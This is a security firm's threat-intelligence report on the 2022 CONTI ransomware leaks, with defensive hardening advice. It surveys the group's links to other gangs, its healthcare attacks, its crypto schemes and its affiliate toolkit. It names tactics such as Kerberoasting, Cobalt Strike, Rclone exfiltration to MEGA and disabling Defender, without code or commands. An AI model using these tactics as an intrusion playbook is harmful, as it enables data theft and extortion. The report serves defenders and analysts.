
Spirity
TOMORROW:TODAY



Report

CONTI Leaks

2022

BlueVoyant
Digital Risk Protection

BlueVoyant

Table of Contents

Authors

John Fromholtz
Director of Incident Response and Intelligence,
Ransomware Specialist

John curates BlueVoyant's ransomware intelligence and specimen collection. He has extensive knowledge of programming, code analysis, and incident response. John holds a Master of Science in Cybersecurity from Stevens Institute of Technology and previously managed the security operating center for Blackstone.

Timothy Lehey
Senior Analyst

Tim is a senior analyst and investigator at BlueVoyant.

Content Summary

In this document we aim to examine the CONTI ransomware group and describe its methodology and actions in an accessible manner. The Data Leak section reviews several notable leaks of CONTI's internal documentation, tools, and chat logs to summarize some of the noteworthy knowledge that can be extracted from this. Where appropriate, links to further reading will be footnoted. A broad selection of material has been cited, so as to provide readers with a wealth of useful information. For those who wish for a high-level explanation of CONTI, the Overview section will provide a briefer explanation of common techniques and background while skimming over specific tools.

Data Leak


Background

Shortly after Russia's February Ukraine invasion, the CONTI ransomware group announced its willingness to support Russia, and its intention to target nations and organizations that interfere with Russia's agenda. CONTI's leadership is known to be openly pro-Russia, having previously posted lengthy messages praising the country's activity, and criticizing efforts to hinder any such actions. This message was quickly replaced by a less aggressive one[1], likely due to the amount of negative attention the original received in the short time it was viewable.

Roughly a day later, the @ContiLeaks Twitter account was created; approximately two years of internal chat logs, documentation, tools, and source codes used by the CONTI group over the span of a month were also posted. Though initially thought to be an affiliate member of CONTI, the person(s) behind the @ContiLeaks account claimed to be a Ukrainian security researcher who has had access to CONTI's infrastructure for some time. As of this writing, the actual identity of the person(s) behind the @ContiLeaks account is unknown. In response to the leaks, CONTI slowed operations for a week or so to replace infrastructure it suspected to be compromised before resuming activity.

Many security researchers have since reviewed, translated, theorized, and otherwise considered the contents of these information leaks. As the dust begins to settle, many excellent analyses of these leaks have been written, albeit not often in any common or accessible formats. BlueVoyant experts have reviewed the news articles and public announcements; we have developed our own assessment of the leaks to compile noteworthy findings. It is our aim to provide useful summaries with minimal assumptions about the reader's knowledge of ransomware operations and groups.

In addition to the chat logs and configuration files leaked in this matter, we have included relevant analysis of recent leaks of the toolkit that CONTI provides to its affiliates, and a toolkit of another group that was modified for use by CONTI to disguise some of its movements.



[1] https://twitter.com/y_advintel/status/1497293187798507525 , screenshots of the original and replacement announcements by CONTI leadership

Ransomware Related Activities

RYUK Ties

Due to similarities in early tactics[2], it has long been suspected that the CONTI group is at least a partial RYUK descendent. This suspicion was further reinforced by the TRICKBOT group moving from the use of RYUK to CONTI as its ransomware of choice during a notable lull in RYUK activity ending in October 2020.[3]

Included in the leaked internal conversations are numerous cryptocurrency addresses, allowing for CONTI finances to be examined in much greater detail than was previously possible. With this new data, it has come to light that members of CONTI's leadership received commission payments from both CONTI- and RYUK-associated addresses during the times when the former was beginning to overtake the latter group.[4] That this migration appears to have been only partial potentially explains the later re-emergence of RYUK as a smaller, and likely, private group with a noticeably slower operational tempo.

Targeting of Healthcare Sector

CONTI leadership has changed its public stance on whether to target the healthcare sector several times since the start of the COVID-19 lockdown, initially ramping up attacks to seize on a target of opportunity.[5] This came to a boiling point with a particularly destructive attack on Health Service Executive (HSE), the Republic of Ireland's publicly-funded healthcare system.[6] [7] On the global stage, CONTI's HSE attack became publicly known in the same month as other high-profile cyberattacks (May 2021), namely DARKSIDE's strike on Colonial Pipeline[8] and REVIL's attack against JBS Foods International.[9] Fearing the attention that eventually forced DARKSIDE and REVIL to shut down their operations, CONTI leadership placed a moratorium on attacking further healthcare targets. Leaked chat logs contain conversations around this time in which members discussed whether a victim was covered by this moratorium and should be given a decryptor for free.[10]

As attention from aforementioned events faded, the lure of the healthcare sector as a lucrative target is sufficient that CONTI has stopped enforcement of its moratorium.[11]

TEAMTNT Toolkit

TEAMTNT is a cryptojacking group known for breaking into Kubernetes, Docker, and similar cloud-based services and using these compromised environments to mine cryptocurrency for themselves.[12] In October 2021 a variation of TEAMTNT's toolkit was revealed by security researchers that had been modified to contact infrastructure associated with CONTI and BLACKMATTER (a now defunct successor to DARKSIDE).[13] These tools are still detected as components of a TEAMTNT attack by security products, providing CONTI with a means to disguise some of its infrastructure and movements as that of an unrelated group.

Affiliate Toolkit

Though the leak of CONTI's affiliate toolkit predates the leak of its chat logs by several months, the data contained in this toolkit is highly relevant to those wishing to further understand CONTI's methods and habits. While such information can remain relevant for only so long, a lack of substantial changes in post-initial access activity suggests that a version of this toolkit is still in use by CONTI affiliates. In August 2021, a disgruntled CONTI affiliate posted a copy of the tools and training materials that the criminal organization provides to new members.[14] Nearly every tool, script, or recommended technique is accompanied by a small document advising how to best use it, suggesting that while CONTI's senior members are extremely experienced and capable, they do not expect such capacities from their affiliates.[15]

[2] https://twitter.com/LawrenceAbrams/status/1498525119148351489, CONTI chat noting similarities to their own tooling in a reported RYUK attack (strong language warning)
[3] https://www.scmagazine.com/news/security-news/zombie-ryuk-ransomware-group-returns-from-the-grave?web_view=true
[4] https://twitter.com/JBurnsKoven/status/1498679108812877824
[5] https://www.cisa.gov/sites/default/files/publications/Conti%20Ransomware%20Healthcare%20Networks.pdf, public notice concerning CONTI's targeting of the healthcare sector near this activity's peak
[6] https://www.hhs.gov/sites/default/files/conti-ransomware-health-sector.pdf, page 30 of presentation for relevant information
[7] https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-executive-summary.pdf
[8] https://www.zdnet.com/article/colonial-pipeline-ransomware-attack-everything-you-need-to-know/
[9] https://www.wired.com/story/jbs-ransomware-attack-underscores-dire-threat/
[10] https://twitter.com/campuscodi/status/1498816214000443401
[11] https://healthitsecurity.com/news/conti-ransomware-group-continues-to-threaten-healthcare
[12] https://attack.mitre.org/groups/G0139/
[13] https://twitter.com/vxunderground/status/1453627390387802117?lang=en
[14] https://www.bleepingcomputer.com/news/security/angry-conti-ransomware-affiliate-leaks-gangs-attack-playbook/
[15] Appendix E

Mentioned Tools and Techniques

Several tools and techniques are either included in the affiliate toolkit, mentioned in a guidance manual, or brought up in the chat logs.

Below are some notable examples:

ADFind

ADFind is a free tool intended to encapsulate common Active Directory (a directory service underpinning Windows Domain networks) queries.[16] CONTI recommends this tool to its affiliates as a means of quickly searching a compromised device for insights to a victim's domain structure and to locate administrative accounts that would be useful in expanding their reach.[17] This toolkit proved to be extremely thorough and well documented, providing insight into CONTI's internal structure that would be confirmed through later leaks.

BAZAR/TRICKBOT/EMOTET

All three are "botnets for hire" available to whomever is willing to pay for a selection of devices to access.[18] The increasing rarity in which TRICKBOT or BAZAR deployed any ransomware except for CONTI led many to suspect a special relationship between the groups. This has been proven to be the case and is detailed further later in this paper.

CobaltStrike

CobaltStrike (sometimes also spelt Cobalt Strike) is a commercial remote access platform marketed for use in security and vulnerability assessments.[19] The ability to integrate and deploy custom modules, and the platform's ease of use, has resulted in cracked copies of CobaltStrike becoming ubiquitous across cybercriminal groups of all stripes. Provided by CONTI to affiliates, the toolkit contains a fully functional CobaltStrike server, extensive usage documentation, and some reconnaissance modules encapsulating open-source tools.

Custom Scripts

CONTI provides its affiliates numerous scripts to help less technically-adept members successfully attack a network. The usage documents included with each script do not appear to assume much skill from the intended users.[20]

Kerberroasting

Kerberroasting is a common reconnaissance technique used against the Kerberos authentication protocol.[21] CONTI's affiliate guides note this to a useful information gathering tool when infiltrating a network.

Seatbelt

An open-source tool intended for security auditing and otherwise assesses how well secured a system is.[22] This tool is recommended by CONTI to its affiliates as a means of gathering configuration settings and antivirus products used on a device.

Exploits and Vulnerabilities

CONTI maintains dedicated personnel researching, testing, and leveraging new exploits and vulnerabilities to maximize its ability to pierce a victim's defenses.[23] CONTI has been known to use Zerologon[24], Log4Shell[25], Proxyshell[26], as well as several flaws in common firewall and vpn applications[27] [28] [29] to improve the success rate of its affiliates.

FileZilla, Rclone, and MEGA

Filezilla and Rclone are common tools for moving files between remote systems. One such possibility is MEGA, a cloud-based file storage solution with a history of cybercriminal utilization.[30] Use of FileZilla or Rclone to upload stolen files to temporary MEGA accounts is a common method to facilitate double extortion tactics, and CONTI provides its affiliates with several guides and scripts to aid in this.[31]

Circumvention of Windows Defender

As the default antivirus solution for Windows systems, circumventing Windows Defender is a common exercise for cybercriminals, and CONTI is no exception. Both the chat logs and affiliate toolkit detail methods for disabling or bypassing Defender on individual devices[32] or across a network.[33]

[16] http://www.joeware.net/freetools/tools/adfind/
[17] https://thedfirreport.com/2020/05/08/adfind-recon/
[18] https://www.humansecurity.com/learn/blog/hackers-for-hire-the-continued-rise-of-malware-as-a-service
[19] https://attack.mitre.org/software/S0154/
[20] Appendix F
[21] https://attack.mitre.org/techniques/T1558/003/
[22] https://github.com/GhostPack/Seatbelt
[23] https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-ii-the-office/
[24] https://www.csoonline.com/article/3576193/what-is-zerologon-why-you-should-patch-this-critical-windows-server-flaw-now.html
[25] https://www.dynatrace.com/news/blog/what-is-log4shell/
[26] https://attackerkb.com/topics/xbr3tcCFT3/proxyshell-exploit-chain/rapid7-analysis
[27] https://awakesecurity.com/blog/exploiting-cve-2018-13379-a-case-study-of-threat-actors-exploiting-years-old-cves/
[28] https://www.fortiguard.com/psirt/FG-IR-18-157
[29] https://www.rapid7.com/blog/post/2022/01/11/cve-2021-20038-42-sonicwall-sma-100-multiple-vulnerabilities-fixed-2/
[30] https://www.rnz.co.nz/news/national/443805/nz-cloud-storage-company-being-used-by-ransomware-attackers-fbi#:~:text=Mega%20promoted%20its%20storage%20saying,unauthorised%20access%20to%20your%20data
[31] Appendix C
[32] Appendix D
[33] https://twitter.com/TheDFIRReport/status/1498656118746365952/photo/1

Abusive Use of Legitimate IT Tools

In addition to malware and custom scripts, CONTI has found malicious uses for several IT tools. Aside from the previously mentioned file transfer tools, AnyDesk, Atera, and other remote administrative tools are increasingly used as an alternative to remote access tools.[34] Unlike explicitly malicious software, these tools are unlikely to trigger alerts from antivirus products or other automatic monitoring tools. A potential victim would need to be aware of what remote management tools are typically used in their network to be vigilant for anomalous activity concerning their tool of choice, or the appearance of an unsanctioned tool in their environment.

Complicit Groups

Just like traditional criminal enterprises, CONTI maintains a network of complicit journalists, incident response firms, ransom negotiators, and other such individuals and groups who are willing to cooperate for a cut of the ransom. Leaked chat logs shine some light on this. One discussion concerns how to pressure a victim into paying a ransom, in which one CONTI member offers the services of a journalist who is willing to create public pressure to conclude ransom negotiations in return for 5% of the profit.[35] Several negotiation and recovery firms are mentioned communicating with CONTI members through side channels to either hasten negotiations or seek a cut of the payout, with one such individual corresponding so regularly that they are referred to by nickname.[36]

Malware-Related Activities

TRICKBOT

TRICKBOT originated as a banking trojan first noted in September 2016.[37] While it has undergone numerous revisions[38] later versions expanded the repertoire to be a general botnet for hire. TRICKBOT has been closely associated with RYUK, and later CONTI, for much of its active lifespan. Conversations in this leak confirmed a close relationship between the TRICKBOT and CONTI groups and have shown it to be even closer than initially suspected. Among these conversations are notable items such as the CONTI group paying for legal representation of a TRICKBOT developer who had been arrested in Florida.[39] [40]

TRICKBOT and CONTI's continued association has largely concluded with most of TRICKBOT's developers moving into CONTI's leadership structure. TRICKBOT's infrastructure has since ceased operations, with developers focusing their efforts on expanding and improving BAZAR.[41]

BAZAR

BAZAR (sometimes called BAZARLOADER or BAZARBACKDOOR) was first observed around April 2020[42] and was quickly noted for an overlap in its deployment techniques and choice of targets.[43] While broadly similar to TRICKBOT due to overlapping design objectives, BAZAR is substantially harder to detect, with its maintainers regularly checking for and replacing infrastructure that has been publicly detected.[44] Prior to this leak, commonalities in techniques and shared infrastructure and code[45] had pointed to a common source behind BAZAR, TRICKBOT, and ANCHOR (an advanced backdoor typically reserved for high-value TRICKBOT targets).

In addition to chat logs, toolkits, and miscellaneous files, the leak contains screenshots of CONTI's control panel for its BAZAR deployments[46], as well as payload hosting and templates for phishing emails.[47]

[34] https://www.cisa.gov/uscert/ncas/alerts/aa21-265a
[35] https://twitter.com/HoldSecurity/status/1498364291468169219 translation in appendix B
[36] https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/
[37] https://attack.mitre.org/software/S0266/
[38] https://www.advintel.io/post/the-trickbot-saga-s-finale-has-aired-but-a-spinoff-is-already-in-the-works a summary of TRICKBOT's development and abilities over the years
[39] https://www.justice.gov/opa/pr/latvian-national-charged-alleged-role-transnational-cybercrime-organization
[40] https://twitter.com/VK_Intel/status/1498166689791361029/photo/1 translation in appendix A
[41] https://www.bleepingcomputer.com/news/security/trickbot-malware-operation-shuts-down-devs-move-to-stealthier-malware/
[42] https://attack.mitre.org/software/S0534/
[43] https://blog.google/threat-analysis-group/exposing-initial-access-broker-ties-conti/ activity profile of an initial access broker associated with CONTI, much of their preferred infrastructure is associated with both BAZAR and TRICKBOT activity
[44] https://twitter.com/seadev3/status/1503845947675234313/photo/1
[45] https://krebsonsecurity.com/2020/10/microsoft-uses-copyright-law-to-disrupt-trickbot-botnet/
[46] https://twitter.com/TheDFIRReport/status/1498642512935800833/photo/3
[47] https://twitter.com/seadev3/status/1503845713653993475

Miscellaneous Activities

Though primarily focused on the improvement and use of its ransomware, CONTI has made forays into other ventures. The most notable items revealed in this leak have been its attempts at intelligence gathering and extensive research into using/abusing cryptocurrency technologies.

Navalny Information Gathering and Cooperation with FSB

After the 2020 poisoning of Alexei Navalny, Bellingcat (an investigative journalist group based in the Netherlands) and other news groups published a joint investigation implicating Federal Security Service (FSB).[48] (The FSB is a Russian security agency generally considered to be the primary successor to the KGB).

Bellingcat, The Insider, and Der Speigel later collaboratively published an additional article linking the FSB team responsible for Navalny's poisoning with similar attacks against Russian activists.[49] During the investigation and writing of the second publication, Bellingcat received an anonymous tip that it had been targeted by a criminal group on FSB orders.[50] In response, Bellingcat took steps to improve its cybersecurity posture, though the actual group remained unknown.

Leaked chat logs from around the time of the anonymous tip show that the unknown group members were linked to CONTI.[51] CONTI's leadership has historically been vocally Pro-Russia, though there has been some protest from non-Russian affiliates.[52] The leaked logs show this stance to go further than the normal agreements and unwritten rules between Russia and ransomware groups.

Cryptocurrency Uses and Abuses

Typical ransom payments and nearly all ransomware groups are facilitated through bitcoin or (less commonly) Monero, CONTI included. As such it is little surprise that CONTI's leadership and senior members were deeply interested in the cryptocurrency markets and developing new methods to generate a profit via cryptocurrency. The leaked chat logs contain numerous conversations concerning how to potentially use digital assets ranging from NFTs to attempts to use smart contracts to lend credibility to their ransom agreements.[53] It does not appear that many of these projects went further than discussions, though that doesn't preclude future implementations or development of related capabilities.

In addition to using cryptocurrency and associated technologies to facilitate payments, CONTI explored means to extort and scam participants of the cryptocurrency markets. While not explicitly named, there are discussions of a substantial pump-and-dump[54] [55] scheme in which timing coincides with the Squid cryptocurrency rug pull (a form of fraudulent initial coin offering).[56] There are also discussions of using DDOS attacks against common cryptocurrency discussion platforms to either influence the price of the currency, or to directly extort the groups who rely on the targeted platform.[57]

[48] https://web.archive.org/web/20201230075849/https://www.spiegel.de/politik/ausland/fall-alexej-nawalny-mutmassliche-taeter-eines-geheimdienstkommandos-enttarnt-a-19e6378b-1726-4fce-9058-f78adb197828 (in german)
[49] https://www.bellingcat.com/news/uk-and-europe/2021/01/27/navalny-poison-squad-implicated-in-murders-of-three-russian-activists/
[50] https://twitter.com/christogrozev/status/1498386621657493510
[51] https://twitter.com/christogrozev/status/1498388095582019589
[52] https://www.wired.com/story/conti-ransomware-russia/
[53] https://www.wired.com/story/conti-ransomware-crypto-payments/
[54] https://www.washingtonpost.com/world/2021/11/02/squid-game-crypto-rug-pull/
[55] https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iv-cryptocrime/
[56] https://gizmodo.com/squid-game-cryptocurrency-scammers-make-off-with-2-1-m-1847972824
[57] https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iv-cryptocrime/

Overview - CONTI

CONTI is a ransomware-as-a-service (RaaS) group first noted by security researchers in May 2020. It has since risen to be one of the largest and most active ransomware groups currently operating. Similarities in early techniques have suggested that CONTI to be a successor to the RYUK RaaS. Additionally, it has replaced RYUK as the TRICKBOT cybercriminal gang's ransomware of choice. The documents and logs reviewed in this brief confirmed that RYUK and CONTI's leadership contain several common personnel, but it does not appear to have been a complete migration. CONTI's developers are rapidly iterating on their creation and appear to have members dedicated to research and the development of new designs and techniques. The design of CONTI suggests it is expected to be manually deployed and activated.

How to Protect Yourself

Typical Entry/Deployment Methods

As a RaaS, the deployment methods for CONTI may vary depending on the skills and resources of the affiliate(s) using CONTI in their campaigns. Rather than break into a network themselves, many CONTI affiliates purchase access from other criminals. Both affiliates and access brokers commonly offer their services to multiple ransomware groups, resulting in broad patterns of initial access across multiple ransomware strains. This common technique diffusion may cause any methodologies that are specific to a RaaS or private group to particularly stand out.

Many CONTI incidents have been traced back to a phishing email as the initial point of entry. Though ransomware being deployed on its own is not unheard of in the past, many reported cases note it to be the concluding network compromise phase. With the release of CONTI's internal documentation and chat logs, a close relationship between CONTI and TRICKBOT has been confirmed. TRICKBOT's primary developers now take directions from CONTI leadership after their "acquisition" and are focused on BAZAR development as a TRICKBOT successor.

In addition to the tactics favored by phishing-based deployments, CONTI has been observed being deployed through publicly-accessible RDP and VPN ports. Attention should be paid to remote connection services for signs of brute force, exploit activity, or other alerts that the port is openly accessible.

Though it is less common, exploitation of vulnerable systems and services are not unknown. Leaked chat logs contain several conversations between CONTI members discussing how to best use common vulnerabilities in popular firewall and VPN solutions. Care should be taken to keep systems and services up to date, especially those that are exposed to the internet.

Hardening Recommendations

Based on BlueVoyant investigators' experiences and observations, the below precautions and controls are particularly effective relative to their expense, and would have prevented or mitigated many of the incidents encountered.

- Thorough email security and phishing awareness training is a broad protection from many threats.
- Checking for, and closing or restricting, externally-facing remote access ports for services like RDP, VPNs, or SSH will further harden a network's perimeter against automated attacks and should be periodically rechecked to guard against configuration drift.
- Internally, restricting SMB and RDP traffic to only the devices and accounts that need it will limit an active CONTI infection's reach into network shares or other devices.
- Purpose- and personnel-specific accounts will limit the access of a potential deployment mechanism (i.e., separate user accounts for Jon.Doe, admin-Jon.Doe, exchange-admin-John.Doe, etc.) and can be managed through commonly available role-based access control (RBAC) products.
- Implementing multifactor authentication (MFA) for user and remote access accounts will greatly harden them against compromise and misuse, and limit their utility in lateral movement efforts.

While full implementation of the above precautions may be difficult, even partial implementation can improve an environment's ability to resist malicious attention. BlueVoyant Liquid: PS services, along with diversified experts, can help you assess and improve your security posture, and respond to and remediate incidents.

Glossary

ACCESS BROKER
Criminals who have specialized in establishing and selling footholds in the networks of potential victims. Most RaaS affiliates gain access by purchasing it, rather than breaking in themselves. Access Brokers may sell to multiple groups, ransomware or otherwise, resulting in broad attack pattern similarities. Closed Groups may purchase access from a broker or rely on their own skills, the latter often causing their initial attack patterns to drift away from that of peer groups.

AFFILIATE
Affiliates are the members of a RaaS group who perform the dirty work of stealing sensitive data to be held hostage and ensuring the maximum possible impact of the ransomware attack. Skill levels amongst affiliates can vary substantially, and different RaaS are known to have different standards for their affiliates. Some groups will provision nearly anyone who wishes to try their hand as a criminal, while others have stringent interview procedures and quotas that must be met if the affiliate wishes to continue their membership. The level of provisioning to affiliates can also vary from being given just the means to encrypt a network and otherwise left to their own devices to sets of hacking tools and training materials to advise on effective practices.

CLOSED/PRIVATE GROUP
These ransomware groups do not actively look for affiliates, preferring to rely on a small team of trusted individuals for development and use of the ransomware. When membership of a Closed Group is expanded, its typically someone that an existing member can vouch for. There is not a clean line between Closed Groups and RaaS Groups and ransomware groups will slide between the two extremes depending on recruitment needs or to lower their profile.

DARK WEB
The dark web is a portion of the deep web that actively takes measures to anonymize its traffic and participants. The TOR network is the most common manifestation of this currently (the details of which are well beyond the scope of this document), though other means to hide traffic from prying eyes can arguably qualify.

DDOS
A distributed denial of service is a common attack in which a flood of junk traffic is directed against a target, rendering it unable to effectively respond to legitimate requests while it is swamped. The distributed versions of this differ from direct attacks in that a large number of devices (usually compromised in some way, rather than purpose built for the task) are used to facilitate the attack instead of a single system trying to overwhelm its target. This difference in tactics makes a DDOS substantially harder to block than its simpler counterparts.

DEEP WEB
The deep web is the portions of the internet not indexed by major search engines. This does include many legitimate items, such as private forums, administrative panels, or online banking infrastructure. A good rule of thumb is that accessing portions of the deep web requires a user to already know how to get there.

MFA
While the term Multi-Factor Authentication is largely self-descriptive, it assumes an understanding of how these factors are organized. Important to this description is the understanding that these factors span multiple of three categories that a system or person can use to prove they are who they claim to be:

- Something they know (passwords)
- Something they have (security keys or a token prompt)
- Something they are (biometrics)

Locational restrictions are increasingly regarded as a fourth option (geolocation or access restricted to certain networks/devices), though it is not yet as standardized as the traditional three

Requiring two or more of the above categories dramatically hardens the associated Authentication procedure against attack. Many of the incidents handled by BlueVoyant investigators would have been impossible had MFA been thoroughly implemented.

RDP
In many ways the Remote Desktop Protocol can be regarded as the Windows equivalent of SSH. RDP allows for secure terminal sessions between a server and client. Its similar use cases to SSH bring with it similar concerns over misconfigurations and baring access from the open internet.

RAAS
Short for ransomware as a service. In a trend similar to observations during the maturation of other large malware gangs, the criminals with sufficient technical skill to create and maintain ransomware are increasingly equipping their less-skilled colleagues to perform the actual attacks in return for a profit cut. This allows the ransomware's creators to remove themselves from the riskiest parts of a ransomware attack and allows them to expand to larger scales, as they can equip and support many affiliated hackers simultaneously.

Glossary (continued)

RBAC

Role based access control (often pronounced are-back) has become a popular paradigm by which to manage access throughout a given network. Rather than directly granting a set of permissions to each user/service, a series of roles are defined (i.e., Admin, user, finance, HR) with the permissions needed to carry out the duties of that role. Users/services are then assigned one or more roles, based on their duties. If Bill is expected to maintain a set of databases for HR, he may have an account that has been assigned DataBase-Admin and HR roles that grant him the needed permissions on the appropriate devices. The primary benefits of this approach are administrative, as modifying permissions for a group of people or systems requires modifying the appropriate role, rather than all affected things.

SMB

The Server Block Message protocol has gone through several versions and is the underlying protocol for sharing remote resources such as shared folders and printers. Version 3 of SMB (abbreviated to SMBv3) is the newest form to see adoption, though SMBv2 still sees substantial use. SMBv1 is no longer officially supported and contains multiple known and easily leveraged security flaws. Restricting access to SMB-based resources to systems/personnel who need them is a critical component of securing a network against hostile intentions.

SSH

The Secure Shell Protocol is commonly used to securely facilitate remote login and command line execution on Linux and FreeBSD (or related) systems used for infrastructure. Misconfigurations of this protocol on critical infrastructure can leave devices vulnerable to compromise, especially if they are exposed to the open internet.

VPN

VirtualPrivate Networks are a means to securely connect devices and/or networks to one another over an insecure connection. The most common ways this technology is used is to either connect multiple remote sites to one another (remote offices that need to share infrastructure, for example), or for devices to connect to a remote network (as is the case for many people working remotely). As VPNs provide a means to enter a network, it is frequently a point that Access Brokers check for exploitable flaws. BlueVoyant investigators see compromised VPN servers or accounts frequently enough that the relevant logs will typically be requested for review during root cause analysis.

Appendices

Appendix A.

Translation of chat log entry commenting on legal representation of Alla Witte, via google translate:

```
"ts": "2021-05-13T15:48:58.777740", "from": "mango@q3tsco35aumcstmt.onion", "to":
"sterngg3tsco35auwcstmt.onion", "body": * 1. Alka is transported from Florida to ohae
  (ohio), she has a state lawyer because she has no money for her, as I understand it. We
  can get documents if our lawyer concludes an agreement with her for defense and will
  represent her. In order for him to start acting, you need to charge him 10k. And we need to
  think about how it is safe for him to send them to the US .. How and what's next for now
  xs, everything is hung there. Waiting for response"
```

